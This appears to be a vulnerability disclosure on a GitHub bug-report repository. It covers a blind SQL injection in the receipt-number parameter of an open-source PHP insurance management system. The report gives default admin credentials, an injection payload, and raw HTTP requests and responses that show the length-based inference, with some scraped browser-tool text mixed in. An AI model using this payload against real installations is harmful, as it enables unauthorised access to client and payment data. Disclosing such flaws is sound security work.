

main

...

bug_report / vendors / itsourcecode.com / insurance-management-system / SQLi-4.md



debug601 Update SQLi-4.md

History

1 contributor

39 lines (25 sloc) | 1.54 KB

...

Insurance Management System v1.0 by oretnom23 has SQL injection

Author: k0xx

vendors: <https://itsourcecode.com/free-projects/php-project/insurance-management-system-project-in-php-free-download/>

Login account: ahmed/12345 (Super Admin account)

Vulnerability File: /insurance/editPayment.php?recipt_no=

Vulnerability location: /insurance/editPayment.php?recipt_no=,recipt_no

[+] Payload: /insurance/editPayment.php?



recipt_no=1511989392_84501314%27%20and%20length(database())%20=4%20--+ // Leak place ---> recipt_no

Current database name: lims,length is 4

```
GET /insurance/editPayment.php?recipt_no=1511989392_84501314%27%20and%20length(datab
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
```

Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=tmbv0mt5ff9hphhe0mtv4sghfq
Connection: close

When length (database ()) = 3, Content-Length: 4291



When length (database ()) = 4, Content-Length: 5163

GET
/insurance/editPayment.php?receipt_no=1511989392_84501314%27%20and%20length(database())%20=4%20--+ HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=tmbvOmt5ff9hphheOmtv4sghfq
Connection: close

HTTP/1.1 200 OK
Date: Sun, 01 May 2022 12:16:48 GMT
Server: Apache/2.4.48 (Win64)
OpenSSL/1.1.1k PHP/8.0.7
X-Powered-By: PHP/8.0.7
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 5163
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>

<html>
<head>

192.168.1.19/insurance/editPayment.php?receipt_no


SQL BASICS- UNION BASED- ERROR/DOUBLE QUERY- TOOLS- WAF BYPASS- ENCODING- HTML- ENCRYPTION- OTHER- XSS- LFI-

Load URL
Split URL
Execute

http://192.168.1.19/insurance/editPayment.php?receipt_no=1511989392_84501314' and length(database())=4 --+|

☐ Post data ☐ Referrer ☐ 0xHEX ☐ %URL ☐ BASE64 ☒ Replace All

LIFE INSURANCE



welcome, ahmed

CLIENTS

AGENTS

PAYMENT INFORMATION

RECEIPT NO
1511989392_84501314

CLIENT ID
151198939270